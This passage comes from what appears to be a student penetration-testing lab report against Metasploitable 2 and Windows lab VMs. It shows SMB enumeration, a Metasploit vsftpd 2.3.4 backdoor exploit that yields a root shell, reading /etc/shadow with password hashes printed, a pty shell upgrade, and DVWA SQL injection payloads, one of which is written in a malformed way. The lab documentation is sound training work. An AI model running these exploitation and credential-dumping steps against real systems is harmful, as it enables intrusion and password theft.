(Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Apr 28 05:23:39 2026
DOWNLOADED: 18448 - FOUND: 42

(kali@kali)-[~]
```

Figure 17: Dirb scan of VM2 page 3 - phpMyAdmin setup, twiki lib/pub directories, scan complete with 42 results found

The Metasploitable 2 web homepage, DVWA login page, and phpMyAdmin interface were confirmed accessible via browser (Figures 18-20).




Figure 18: Metasploitable 2 homepage in Firefox - links to TWiki, phpMyAdmin, Mutillidae, DVWA, WebDAV




Figure 19: DVWA login page at <http://192.168.56.23/dvwa/login.php>




Figure 20: phpMyAdmin login page at <http://192.168.56.23/phpMyAdmin/> with mcrypt extension error (information disclosure)

SMB enumeration using enum4linux revealed the workgroup name WORKGROUP, Samba version 3.0.20-Debian, 36 user accounts via RID cycling, available shares (print\$, tmp, opt, IPC\$, ADMIN\$), and a weak password policy with minimum length of 5 and no complexity requirements (Figures 21-25).

```

(kali@kali) [~]
$ enum4linux -s 192.168.56.23 | tee enum4linux_vm2.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr 28 05:21:24 2026

( Target Information )

Target ..... 192.168.56.23
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.56.23 )

[+] Got domain/workgroup name: WORKGROUP

( Nbtstat Information for 192.168.56.23 )

Looking up status of 192.168.56.23
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

( Session Check on 192.168.56.23 )

[+] Server 192.168.56.23 allows sessions using username '', password ''

( Getting domain SID for 192.168.56.23 )

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

```

Figure 21: enum4linux SMB enumeration of VM2 (192.168.56.23) - target info, workgroup WORKGROUP, Nbtstat showing METASPLOITABLE, anonymous session allowed

```

[+] Can't determine if host is part of domain or part of a workgroup

( OS information on 192.168.56.23 )

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.56.23 from srvinfo:
METASPLOITABLE WK Sv PrQ Unix NT metasploitable server (Samba 3.0.20-Debian)
platform_id : 500
os version : 4.9
server type : 0x9a03

( Users on 192.168.56.23 )

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,!!!, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xb08 acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xb0c acb: 0x00000011 Account: service Name: ,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]

```

Figure 22: enum4linux VM2 page 2 - OS info via srvinfo (Samba 3.0.20-Debian), all 36 user accounts enumerated via RID cycling

```

user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]

( Share Enumeration on 192.168.56.23 )

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE

[+] Attempting to map shares on 192.168.56.23
//192.168.56.23/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.56.23/tmp Mapping: OK Listing: OK Writing: N/A
//192.168.56.23/opt Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.56.23/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.56.23/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A

( Password Policy Information for 192.168.56.23 )

[+] Attaching to 192.168.56.23 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] METASPLOITABLE
    [+] Builtin
[+] Password Info for Domain: METASPLOITABLE
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 0000000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

```

Figure 23: enum4linux VM2 page 3 - share enumeration (print\$, tmp, opt, IPC\$, ADMIN\$), password policy (min length 5, no complexity)

```

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0

( Groups on 192.168.56.23 )

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:

( Users on 192.168.56.23 via RID cycling (RIDS: 500-550,1000-1050) )

[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)

```

Figure 24: enum4linux VM2 page 4 - groups enumeration, RID cycling users with SIDs, password policy disabled

```
[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''

S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\Nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uuucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uuucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)

----- ( Getting printer info for 192.168.56.23 ) -----

No printers returned.

enum4linux complete on Tue Apr 28 05:21:48 2026

kali@kali:~$
```

Figure 25: enum4linux VM2 page 5 - complete RID cycling results with all users and groups, enum4linux complete

Netexec SMB scanning confirmed that SMB signing was disabled on VM2 (signing:False), making it vulnerable to relay attacks (T1557.001), while VM1-DC and VM3-Client had signing enabled (Figure 26).

```
kali@kali:~$ netexec smb 192.168.56.0/24
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing VNC protocol database
[*] Initializing FTP protocol database
[*] Initializing NFS protocol database
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Initializing WMI protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
SMB 192.168.56.10 445 WIN-6H32018ERLM [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-6H32018ERLM) (domain:abcd.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 METASPLOITABLE [*] Unix (name:METASPLOITABLE) (domain:localdomain) (signing:False) (SMBv1:True)
SMB 192.168.56.12 445 VM3-CLIENT [*] Windows 10.0 Build 26100 x64 (name:VM3-CLIENT) (domain:abcd.local) (signing:True) (SMBv1:False)
Running nxc against 256 targets 100% 0:00:00

kali@kali:~$
```

Figure 26: Netexec SMB scan of all targets - VM1-DC signing:True, VM2 signing:False (vulnerable), VM3-Client signing:True (T1557.001)

4.2 Exploit A: Remote Code Execution - VM2 (vsftpd 2.3.4 Backdoor)

Vulnerability: CVE-2011-2523 - vsftpd 2.3.4 Backdoor Command Execution

Target: 192.168.56.23, Port 21/tcp

MITRE ATT&CK: T1190 - Exploit Public-Facing Application

In 2011, vsftpd 2.3.4 FTP server had a malicious backdoor, which was introduced due to a compromised source code distribution. A root shell on TCP port 6200 is spawned when a username with the character ':' is sent in the authentication process. The payload cmd/unix/interact was loaded to the Metasploit module exploit/unix/ftp/vsftpd_234_backdoor (Figures 27-29). On execution, the exploit was able to use the backdoor to spawn a root shell with uid=0(root) gid=0(root) (Figure 30).

[illegible]

Figure 27: Metasploit Framework v6.4.50-dev launched via msfconsole on Kali

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > █
```

Figure 28: Metasploit search vsftpd - exploit/unix/ftp/vsftpd_234 backdoor found (rank: excellent)

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.23
RHOSTS => 192.168.56.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.5
LHOST => 192.168.56.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.56.23   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figure 29: vsftpd exploit configured - RHOSTS=192.168.56.23, RPORT=21, show options displayed

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.23:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.23:21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.5:46635 -> 192.168.56.23:6200) at 2026-04-28 05:47:07 -0400

```

Figure 30: vsftpd exploit successful - UID: uid=0(root) gid=0(root), Found shell, Command shell session 1 opened (T1190)

Post-exploitation check was that full system was compromised: whoami had returned root, id had been uid=0, hostname was metasploitable, kernel was Linux 2.6.24 and ifconfig had verified 192.168.56.23. The system accounts were all revealed in the /etc/Passwd file. The shell was enhanced to interactive bash with the pty module of Python (Figure 31).

```

192.168.56.23:21 - UID: uid=0(root) gid=0(root)
Found shell.
Command shell session 1 opened (192.168.56.5:46635 -> 192.168.56.23:6200) at 2026-04-28 05:47:07 -0400

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:37:54:F3
          inet addr:192.168.56.23  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe37:54f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:166026 errors:0 dropped:0 overruns:0 frame:0
          TX packets:169636 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15625144 (14.9 MB)  TX bytes:24591289 (23.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:266 errors:0 dropped:0 overruns:0 frame:0
          TX packets:266 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:104117 (101.6 KB)  TX bytes:104117 (101.6 KB)

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcpc:x:101:102::nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin::/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false

```

Figure 31: Post-exploitation on VM2 - whoami=root, id=uid=0(root), hostname=metasploitable, uname -a (Linux 2.6.24), ifconfig (192.168.56.23), cat /etc/passwd

The /etc/shadow file was read, exposing password hashes for all accounts including root (\$1\$/avpfBJ1\$x0z8w5UF9Iv./DR9E9Lid.). Network services were enumerated using netstat -antp (Figure 32, T1003).

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:*:14684:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:*:14684:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$KN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu0SpAoUvfJhfcYe/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu0xH8k.o3G93DGeXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$R3ue7JZ$7GxELDupF50hp6cjZ3Bu/:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:*:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# netstat -antp
netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512            0.0.0.0:*               LISTEN      4476/xinetd
tcp        0      0 0.0.0.0:513            0.0.0.0:*               LISTEN      4476/xinetd
tcp        0      0 0.0.0.0:2049           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514            0.0.0.0:*               LISTEN      4476/xinetd
tcp        0      0 0.0.0.0:47780          0.0.0.0:*               LISTEN      3696/rpc.statd
tcp        0      0 0.0.0.0:8009           0.0.0.0:*               LISTEN      4548/jsvc
tcp        0      0 0.0.0.0:6697           0.0.0.0:*               LISTEN      4606/unrealircd
tcp        0      0 0.0.0.0:53738          0.0.0.0:*               LISTEN      4586/rmiregistry
tcp        0      0 0.0.0.0:3306           0.0.0.0:*               LISTEN      4193/mysqld
tcp        0      0 0.0.0.0:1099           0.0.0.0:*               LISTEN      4586/rmiregistry
```

Figure 32: cat /etc/shadow showing root hash (\$1\$/avpfBJ1\$...), msfadmin hash, all account hashes; netstat -antp showing all listening services (T1003)

4.2.1 DVWA SQL Injection

DVWA was logged in using default credentials (admin/password). A simple OR bypass (1' OR '1'=1) gave all 5 user records (Figure 33). An injection based on UNION (1' UNION SELECT user,password user,users) dumped all hashes of passphrases (MD5) (Figure 34). The phpMyAdmin interface, too, was found to be exposed (Figure 35). It took John the Ripper less than 1 second to crack the admin hash to the password (Figure 36, T1110.002).

